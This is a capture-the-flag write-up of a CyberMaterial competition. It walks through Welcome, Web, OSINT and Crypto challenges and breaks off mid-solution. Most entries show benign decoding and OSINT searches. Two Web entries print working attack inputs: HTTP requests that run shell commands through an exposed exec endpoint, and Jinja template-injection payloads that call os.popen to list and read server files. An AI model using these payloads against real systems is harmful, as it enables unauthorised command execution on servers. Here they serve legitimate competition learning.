

Category: Welcome

Challenge Name: Welcome To CyberMaterial

Category: Welcome

Points: 5

Challenge Description:

Welcome to Hack Havoc, the premiere CTF hosted by CyberMaterial. Before starting the journey, make a detour to the CyberMaterial Discord server. Friends are crucial for every adventure...

Discord: <https://ctf.cybermaterial.com/>

Flag Format: CM{String}

Hint:

Sometimes we have to look around or up in the sky!! In the Channel.

Solution Process:

1. **Joining the Discord Server:** Accessed the provided Discord link and joined the CyberMaterial server.
2. **Finding the Flag:** Navigated to the `ctf-support` channel within the server and searched for the flag as per the hint provided.
3. **Retrieving the Flag:** Found the flag in the description of the `ctf-support` channel.

Flag:

CM{Subscribe_TO_CyberMaterial}

Challenge Name: FeedBack challenge

Category: Welcome

Points: 5

Challenge Description:

Do Follow before moving ahed with challenge

<https://www.linkedin.com/company/cybermaterial/>

<https://forms.gle/EK5qEfQZvi5MnCc29>

There was a feedback form , filled it got the flag

CM{HApPy_EnDiNg}

Category: Web

Challenge Name: We're rolling

Category: Web

Points: 20

Challenge Description:

The challenge provided the hint: "Guyzz have you seen Mr Robot xD?"

The goal was to discover the flag by navigating to a web address:<https://ctf.cybermaterial.com>


The hint referenced *Mr. Robot*, which often suggests looking at files related to website indexing, like `robots.txt`.

Solution Process:

Website Exploration: I navigated to the URL:

<https://ctf.cybermaterial.com/robots.txt> and viewed the source of the page.

Flag Search: Since the challenge uses the CM{} flag format, I searched for "CM" in the robots.txt file. The flag was found within the file as: CM{RoOL_&_ROoL}



```
Woooooooo Hoooooooooo!!! CM{RoOL_&_ROoL}
# Allow specific crawlers to access specific sections of the site
User-agent: Googlebot
Disallow: /no-google/
User-agent: Bingbot
Disallow: /no-bing/
```

Challenge Name: Drunken website

Category: Web

Points: 30

Challenge Description:

A coder, tipsy and on a deadline, unleashed a website that's a chaotic mess of broken links and jumbled code in many languages. The site's live, and the flag is hidden in the mayhem.

Your challenge? Navigate this digital disaster, debug the chaos, and find the elusive flag.

URL: <http://challenge.ctf.cybermaterial.com/dissssissssimpul/>

Solution Process:

Accessed the given URL, which presented a chaotic website with numerous broken links
Viewed the source code of the main page and encountered several misleading elements and broken links.

Found a reference to `/homepage.html` and visited it:

<http://challenge.ctf.cybermaterial.com/homepage.html>

While exploring further, discovered a link labelled "Invisible Button" in the source code of the main page:

```
<a href="/dissssissssimpul/0.html" class="invisible-button">Invisible Button</a>
```

Navigated to this page at

<http://challenge.ctf.cybermaterial.com/dissssissssimpul/0.html>, which appeared as a blank white page.

Viewed the source code of the blank page and located the flag.

```
        }
    </style>
</head>
<body>
<p class="hidden-text">
    Well, I guess I'll be fired in the morning for making such an amazing website.
    But you can get this flag.
    CM{W3bs1t3_15_5hi7}
</p>
</body>
</html>
```

CM{W3bs1t3_15_5hi7}

Challenge Name: A Shakespearian Tragedy

Category: Web

Points: 40

Challenge Description:

The challenge included the following quote: "Now let it work. Mischief, thou art afoot. Take thou what course thou wilt" -Mark Antony

The hint was: "*Sometimes the answer is right between the lines.*"

The challenge URL was: <http://challenge.ctf.cybermaterial.com/challenge1>

Solution Process:

Based on the hint, I decided to use a directory brute-force tool, `ffuf`, with the `common.txt` wordlist to uncover hidden directories or files.

The following directories and files were discovered:

When navigating to directories like `/users` and `/admin`, I encountered messages stating, "Wrong door."

The hint from Discord suggested: "*Not every closed door is locked.*" This led me to inspect the source code of these pages.

In the `/users` directory, I found a hidden text in the source code.

```
<div hidden> h67GnLsMv4MWc84cYr2Ar6VZ7VrEc1VoGMFp3N</div>
```

It was encoded in Base58

Using an online decoder at dcode.fr, I decoded the message, which revealed:

C3Mr{3id }c4me i s4w i c0nq

After some analysis, I searched the decoded text in Google and discovered it was related to the famous quote by Julius Caesar: "*I came, I saw, I conquered.*" This helped me realise the reference and complete the flag.

CM{i_c4me_i_s4w_i_c0nq3r3d}

Challenge Name: The Shell Shocker

Category: Web

Points: 80

Challenge Description:

Our CyberMaterial developer thought they'd created the ultimate basic Linux shell, only the essentials, nothing fancy. But we think they might have missed a trick or two. 😊

Your task? See if you can get this shell to do something it wasn't exactly "designed" to do. Think of it like asking a fish to climb a tree. 🌳🐟

URL: <http://challenge.ctf.cybermaterial.com/a/>

Solution Process:

On the website, there was a Linux command executor. Simple commands like `pwd`, `ls`, and `whoami` were not functioning, so I inspected the page's source code.

During inspection, I found a reference to a JavaScript file:

```
<script src="{{ url_for('static', filename='script.js') }}"></script>
```

I navigated to the file:

<http://challenge.ctf.cybermaterial.com/a/static/script.js>.

The script contained a form for submitting commands and validated input against a small set of commands (`uname`, `echo`, `pwd`, `whoami`). I also noticed a POST request being sent to `/exec`.

I tried navigating to `/exec` directly, but it returned a "Method Not Allowed" error. Using Burp Suite, I intercepted the request and changed the `Content-Type` header to `application/json`.

I sent the following POST request to list files:

```
POST /a/exec HTTP/1.1
```

```
Host: challenge.ctf.cybermaterial.com
```

```
Content-Type: application/json
```

```
Content-Length: 25
```

```
{
  "command": "ls"
}
```

The response revealed:

```
{"output":"__pycache__\\napp.py\\nflag.txt\\nindex.html\\nstatic\\ntemplates\\n"}
```

I modified the request to read the **flag.txt** file:

```
Request
Pretty Raw Hex
1 POST /a/exec HTTP/1.1
2 Host: challenge.ctf.cybermaterial.com
3 Content-Type: application/json
4 Content-Length: 35
5
6 {
7   "command": "cat flag.txt"
8 }
9

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 06 Sep 2024 09:58:58 GMT
3 Server: unicorn
4 Content-Type: application/json
5 Content-Length: 41
6 Access-Control-Allow-Origin: *
7
8 {
9   "output": "CM{c0mMAnd_INjEc7iON_f7w}\\n"
```

```
POST /a/exec HTTP/1.1
```

```
Host: challenge.ctf.cybermaterial.com
```

```
Content-Type: application/json
```

```
Content-Length: 25
```

```
{
  "command": "cat flag.txt"
}
```

```
{"output":"CM{c0mMAnd_INjEc7iON_f7w}\\n"}
```

```
CM{c0mMAnd_INjEc7iON_f7w}
```

Challenge Name: Bidden Funhouse

Category: Web

Points: 60

Challenge Description:

"Seems like you're hitting a wall. But walls can have cracks, right? Find a way past the barricade and see if you can decode what's been hidden inside. Good luck!"

Challenge URL: <http://challenge.ctf.cybermaterial.com/b/>


Solution process:

When visiting the URL, there was an input field and a submit button. Submitting data resulted in errors, suggesting an issue with how the data was being handled. I discovered that appending `/b/` to the URL was necessary for proper navigation:

- Original URL got when submitted hacker alias :
<http://challenge.ctf.cybermaterial.com/>
- Correct URL: <http://challenge.ctf.cybermaterial.com/b/>

On the `/b/` page, I tested for Server-Side Template Injection vulnerabilities. I used the payload `{{7*7}}`, which returned `46`, confirming that SSTI was present.


http://challenge.ctf.cybermaterial.com/b/?name={{7*7}}



こんにちは 49


I used SSTI to execute commands on the server. I ran:

```
{{config.__class__.__init__.globals__['os'].popen('ls').read()}}
```



This revealed a file named `app.py` on the server then used SSTI to read the content of `app.py`:

```
{{config.__class__.__init__.globals__['os'].popen('cat app.py').read()}}
```



CM{Y0u_4r3_a_r3A1Ly_go0D_nINj4}

Category: OSINT

Challenge Name: CyberMaterial's Cyber-Sleuth Newsletter

Category: OSINT

Points: 20

Challenge Description:

This month, CyberMaterial is fast in publishing the newsletter, with a recent incident involving a hacker leaking unreleased Netflix content. Episodes of *Arcane* and *Heartstopper* leaked online, but CyberMaterial got the scoop before anyone even knew about the hack.

Hint: We are on LinkedIn too , Hacker Leaks Unreleased Netflix Content

Solution Process:

1. **Visiting LinkedIn Page:** Accessed CyberMaterial's LinkedIn page using the provided hint.
2. **Searching for Posts:** Scrolled through the posts and searched for any mentions of Netflix or related content.
3. **Finding the Flag:** Located a post related to Netflix and the leaked content. The flag was embedded in the post content.

The screenshot shows the LinkedIn feed for the company/cybermaterial/posts/?feedView=all. The feed displays several posts from various sources:

- ADT Confirms Data Breach Exposing Sensitive Customer Information (Source: ADT)
- easySim.global Suffers Server Breach Exposing Customer Information (Source: easySim.global)
- Netflix Hit With Major Data Breach as Arcane and Heartstopper Episodes Leak Online (Source: Jose Alejandro Bastidas via TheWrap)
CM{4rCan3_4nD_h34rTst0pP3r}
- City of Killeen, Texas Suffers BlackSuit Ransomware Attack (Source: KCEN-TV Channel 6, Inc.)
- Kursk Region in Russia Hit by Massive DDoS Attack Amid Ukraine's Incursion (Source: Vesti)

At the bottom of the feed, there is a section titled "#CyberNews" which includes the post: United Nations Adopts Landmark Global Cybercrime Treaty In Unanimous Vote.

Flag:

CM{4rCan3_4nD_h34rTst0pP3r }


Challenge Name: Meet me here !

Category: OSINT

Points: 30

Challenge Description: You have received an exclusive invitation to a secret CyberMaterial party. The invitation includes a single photo. The message reads, "Can't wait to see you there! Bring your best detective skills. Don't be late!"

Flag Format: CM{6_4_2} Digit means no. of letters in the word together CM{abcdef_abcd_ab} .




Solution process:

1. **Analyse the Clues:**

- **Cover 6 Solutions:** A Google search revealed that Cover 6 Solutions is an IT services and consulting company based in Arlington, VA.
- **Gas Station:** The background of the image featured a gas station with a distinctive emblem. After analysis, it was identified as a BP gas station located in Virginia.

- **Waffle Inn:** Focused on finding the location of Waffle Inn and cross-referenced it on Google Maps.
2. **Determine the Location:**
- After identifying Waffle Inn and locating the nearest BP gas station in that area, I pinpointed the exact location.
 - The final location was confirmed by verifying the details on Google Maps.
3. **Find the Flag:**
- The challenge required the flag to be in the format CM{6_4_2}, where the numbers represent the number of letters in each segment of the road name.
 - The identified location was "Laurel Hill Rd," which fits the format: 6 letters (Laurel), 4 letters (Hill), and 2 letters (Rd).



CM{Laurel_Hill_Rd}

Challenge Name: APT Intel Hunt

Category: OSINT

Points: 40

Challenge Description:

You're up against one of the most notorious APT groups—Lazarus. These cyber troublemakers have been causing chaos, and it's up to you to outsmart them before they can make their next move.

A recent CyberMaterial report on their mischievous sub-group, Andariel, might just be the treasure map you need. But remember, Lazarus is like a sneaky cat—hard to catch and always up to something devious.

Hint: You can find this article on the CyberMaterial website. Title: Andariel (Lazarus Group). These hackers love Pastebin too!

Solution Process:

I first visited the CyberMaterial website and searched for the article titled "Andariel (Lazarus Group)." This led me to a Pastebin link: <https://pastebin.com/QUwg950y>. I accessed this Pastebin and found that it contained text with embedded numbers.

```
Compromising their systems will involve a convincing phishing campaign. Ensure it's believable enough to deceive even the most vigilant employees.  
Operations will commence once our custom malware is ready. 43 Four of our top coders are working tirelessly to craft malware capable of bypassing all known security protocols.  
Planning for persistence within their systems is crucial. 4d We must ensure our foothold remains undetected and irremovable.  
Thorough analysis of entry points is essential for lateral movement. 7b With multiple access routes, we'll infiltrate deeper into their network.  
Executing the extraction phase demands precision. 34 Additional tools will be deployed to gather sensitive data and obscure our tracks.  
Gathering unauthorized access requires coordination. 70 Every team member must be fully briefed and aware of their responsibilities.  
Retaining the element of surprise is critical. 54 Our malware must evade detection to maintain operational secrecy.  
Observation is key during the operation. 5f Continuous monitoring of their network activity will allow us to adapt swiftly.  
Uninterrupted manipulation of their financial systems is necessary. 47 Success hinges on our ability to alter transactions undetected.  
Preparation before launch is non-negotiable. 72 All systems must undergo rigorous testing to prevent any mishaps.  
Senior members are overseeing the final stages. 30 They've provided invaluable guidance and support throughout the planning process.  
Navigating through their systems will be challenging. 75 Once inside, we'll extract the data we need and erase all traces of our presence.  
Laundering the stolen funds requires strategic planning. 50 By leveraging our connections, we'll ensure the money remains untraceable.  
Final preparations are almost complete. 35 The final checks are underway to ensure no loose ends remain.  
Zero room for error exists in this mission. 5f Our success depends on flawless execution and absolute precision.  
Activating all stealth protocols is the last step. 4c Any lapse in judgment could compromise the entire operation.  
Ready to proceed with the final phase. 34 Let's make sure every team member is prepared to carry out their role.  
Ultimate success will be achieved through careful planning. 7a We aim to maximize impact while minimizing our risk exposure.  
System checks are concluding. 34 With all team members in position, the operation is set to launch.  
Contingency plans are in place for unexpected complications. 52 Any deviation from the plan will be addressed promptly to ensure mission success.  
Final adjustments to the malware are being completed. 75 Our tools will be optimized to ensure seamless execution during the operation.  
Deployment of phishing campaigns is scheduled to begin. 35 This will initiate the infiltration phase and set the stage for subsequent actions.  
Surveillance of target communications is underway. 7d Monitoring their interactions will provide insights into potential vulnerabilities.
```



The screenshot shows the cryptii interface with two main sections. On the left, under 'Bytes' view, there is a table with 'FORMAT' set to 'Hexadecimal' and 'GROUP BY' set to 'Byte'. The data table contains the following bytes: 43 4d 7b 34 70 54 5f 47 72 30 75 50 35 5f 4c 34 7a 34 52 75 35 7d. On the right, under 'Text' view, the decoded output is shown as CM{4pT_Gr0uP5_L4z4Ru5}.

By decoding these numbers, I was able to extract the necessary information. Comparing this decoded information with the flag format, I successfully retrieved the flag:

CM{4pT_Gr0uP5_L4z4Ru5}

Challenge Name: Catch me !!!


Category: OSINT

Points: 50

Challenge Description:

We've got a hot case for you! A beggar on the street is actually a member of Al Capone's mob, and the FBI needs your help to track him down—fast. We've intercepted a suspicious phone number that seems to be connected to this individual—702.724.86XX. However, two digits are missing. Use this along with the provided image and other clues to identify his exact location. Report back the name of the building in front of which he is sitting. Flag format:

CM{abc_abc_abcdefg}



Solution:

Analyse the Image:

- The provided image contained text on the road, which was read as "Stewar..."

Identify the Location:

- The phone number area code "702" provided and the road name led me to Las Vegas. Given that "Stewar" when I searched on Google Stewart road it auto corrected "Stewart Ave," used this information to refine our search.

Search for Major Buildings:

- I used ChatGPT to find major buildings on Stewart Ave in Las Vegas. The name of the building starts with "The."

Stewart Ave
Las Vegas, famous building names start with "The"

Here's a list of famous buildings on Stewart Avenue in Las Vegas that start with "The":

1. **The Mob Museum** - National Museum of Organized Crime and Law Enforcement.

There are not many other notable buildings on Stewart Avenue with names starting with "The," but if you're looking for well-known places in Las Vegas generally, there are many more on or near the Strip.

◁ □ ◁ △ ▷ ▵ ▲ ▼

- Based on the building name and the flag format provided, the final flag was formatted as CM{The_Mob_Museum}.
-

Challenge Name: Oops! Where Did I Hide the Flag?

Category: OSINT

Points: 60

Challenge Description

Oops! In the midst of creating this OSINT challenge, I might've forgotten where I hid the flag in a video post. I remember it was about some interesting news, alerts, and incidents—so many things. Who knew social media could be so... forgettable? 😅 Put on your detective hat, dive into the social media jungle, and show me you can find what even I forgot! 🕵️💡

Solution Process:

Exploring YouTube: The challenge indicated that the flag was hidden in a YouTube video. I navigated to the relevant YouTube channel and began watching various videos to find clues.

Checking Descriptions: As I watched the videos, I paid close attention to the descriptions, suspecting the flag could be hidden there. After going through multiple videos, I found the flag embedded within the description of the video at this URL:

- <https://www.youtube.com/watch?v=iM4vtqkhmlo>

Retrieving the Flag:

Find the full stories at cybermaterial.com
Or click here ↗ to read the summaries.
<https://911cyber.app/cyber-briefing>

#cyberbriefing #informationsecurity #Malware #Brazil #Android #Mbappe #Durex #SANS #EU #AI
#CM{SuB5cR1b3_t0_0ur_Y0u7ub3_Ch4nN3L}

CM{SuB5cR1b3_t0_0ur_Y0u7ub3_Ch4nN3L}

Category: CRYPTO

Challenge Name: *Green Flags* 

Category: Crypto

Points: 20

Challenge Description:

Flag fenzy In a sea of encrypted flags, your mission is to unravel the chaos and reveal the hidden truth

Solution Process:

Upon receiving the challenge, I performed a quick image search and identified that the flags followed a **maritime signal code**.

1. Using my preferred decoding tool, [dCode's Maritime Signal Code Decoder](#), I entered the flag sequence to decode the hidden message.
2. The decoded flag was **CMNATOSIGNALS**.
3. Knowing the flag format, I formatted the decoded string into the correct format as
CM{NATO_SIGNALS}

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

CMNATOSIGNALS

Navy Signals Code - [dCode](#)

Tag(s) : Communication System, Symbol Substitution


Share

NAVY SIGNAL FLAGS DECODER

★ FLAGS LIST (CLICK TO ADD)



★ NAUTICAL CODED MESSAGE WITH FLAGS



Challenge Name: I can't see it

Category: Crypto


Points: 30

Challenge Description:

In the land of secrets, where the ordinary becomes extraordinary, there's a riddle that loves to play hide-and-seek. It's hiding in plain sight, yet elusive to the eye. Venture into the realm where invisible ink holds the clues.

Solution Process:

The challenge provided a text file, and through prior experience, I recognized the pattern as Braille ASCII. I used the decoding tool dcode.fr to convert the Braille into readable text. Upon decoding, I revealed the flag: CM{TH15_BR41LL3_1S_43AL}



The screenshot shows the dcode.fr website interface. The top navigation bar includes links for IP Info, share, bugcrowd, HackerOne, notion, note, Web Vulnerabilities..., archive, js-enum, Bug Bounty Program..., and Google Bug Hunters. The main content area features a "BRAILLE ALPHABET" section with a grid of Braille symbols. Below it is a "BRAILLE DECODER" section with fields for "BRAILLE SYMBOLS (CLICK TO ADD)" and "BRAILLE CIPHERTEXT (ANY FORMAT EXCEPT OCTAL)". A sidebar on the right lists "Summary" topics such as Braille Decoder, Braille Encoder, and variants like English, French, Chinese, and Taiwanese Braille. Another sidebar lists "Similar pages" including Symbols Cipher List, French Sign Language, Morse Code, Dots Font, GSB Braille Code, Flag Semaphore, Chappe Code, and DCODE'S TOOLS LIST. At the bottom, there's a "Support" section.

CM{TH15_BR41LL3_1S_43AL}

Challenge Name: Digital Black Hole

Category: Crypto

Points: 40

Challenge Description:

Imagine a digital black hole where secrets vanish into thin air. A cryptic message has been cast into this void, one that only the most adept machines can decipher.

Solution Process:

Upon attempting to open the provided image file, I realised it was corrupted. Using the terminal, I ran the `cat` command on the file[`cat cRYPTO.PNG`], which revealed binary data. I decoded this binary text using <https://www.rapidtables.com/convert/number/binary-to-ascii.html>, found the resulting file size had reduced. Repeating the binary-to-text conversion with the new binary data revealed a random-looking string. Recognizing this as Base64 encoding, I, dcode.fr, to decode it.

Finally, CM{N0t_64_Alway5}.

The screenshot shows a web browser with the URL `dcode.fr/base62-encoding` in the address bar. The page itself is titled "BASE62 ENCODING" and includes sub-sections for "BASE-62 DECODER" and "Summary". In the "BASE-62 DECODER" section, the input field contains the Base64 string `8SNZ9Rn1LCYmWnr5DVLcyhZ`. Below the input field, there are dropdown menus for "ALPHABET" set to "0-9A-Za-z (by default)" and "RESULTS FORMAT" set to "STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)". To the right of the decoder, a sidebar titled "Summary" lists various topics related to Base62 encoding, such as "Base-62 Decoder", "Base-62 Encoder", and "How to encrypt using Base62 cipher?". At the bottom of the sidebar, there is a "Similar pages" section with a link to "Base 58".

CM{N0t_64_Alway5}

Challenge Name: Dear Trithemius,

Category: Crypto

Points: 60

Challenge Description

The encryption method used in this cipher is a variation of the Caesar cipher, but with a twist. Each letter in the plaintext is shifted by a different amount depending on its position in the string. Non-alphabetic characters remain unchanged. To decrypt, reverse this shifting process.

Flag: Enclosed string with CM{....}

Files:

1. `Dear_Trithemius.txt` - Contains a message with the ciphertext.
2. `loveletter` - Contains the encryption function used to encode the message.

Solution Process:

Step 1: Analyse the Encryption Function

The `encrypt` function provided in the file `loveletter` performs a Caesar cipher with a varying shift based on the position of each letter. Here's a breakdown of the function:

1. `to_my_honey(owo)`: Converts a letter to its alphabetical index where 'A' is 0, 'B' is 1, and so on.
2. `from_your_lover(uwu)`: Converts an index back to a letter.
3. **Encryption Process:**
 - For each letter in the plaintext, convert it to its index.
 - Add the position index (0-based) of the letter in the plaintext to the converted value.
 - Convert the result back to a letter.

Step 2: Decrypt the Ciphertext

To reverse the encryption process, i need to perform the following steps:

1. Convert each letter in the ciphertext to its alphabetical index.
2. Subtract the position index from the converted value to reverse the shift.
3. Convert the result back to a letter.

Decryption Code

Here's the Python code used to decrypt the message:

```
python
Copy code

def to_my_honey(owo):
    return ord(owo) - 0x41


def from_your_lover(uwu):
    return chr(uwu % 26 + 0x41)

def decrypt(ciphertext):
    plaintext = ''
    for i in range(len(ciphertext)):
        letters = ciphertext[i]
        if not letters.isalpha():
            owo = letters
        else:
            uwu = to_my_honey(letters)
            owo = from_your_lover(uwu - i)
        plaintext += owo
    return plaintext

# Example usage
ciphertext = "LPXH_Z_AZRDSQZWJI"
plaintext = decrypt(ciphertext)
print(plaintext)
```

Result

Running the script i got the flag



A terminal window titled "root@jahan:/home/jahan" showing the command "python3 loveletter.py" being run, which outputs the flag "LOVE_U_TRITHEMIUS".

```
root@jahan:/home/jahan# nano loveletter.py
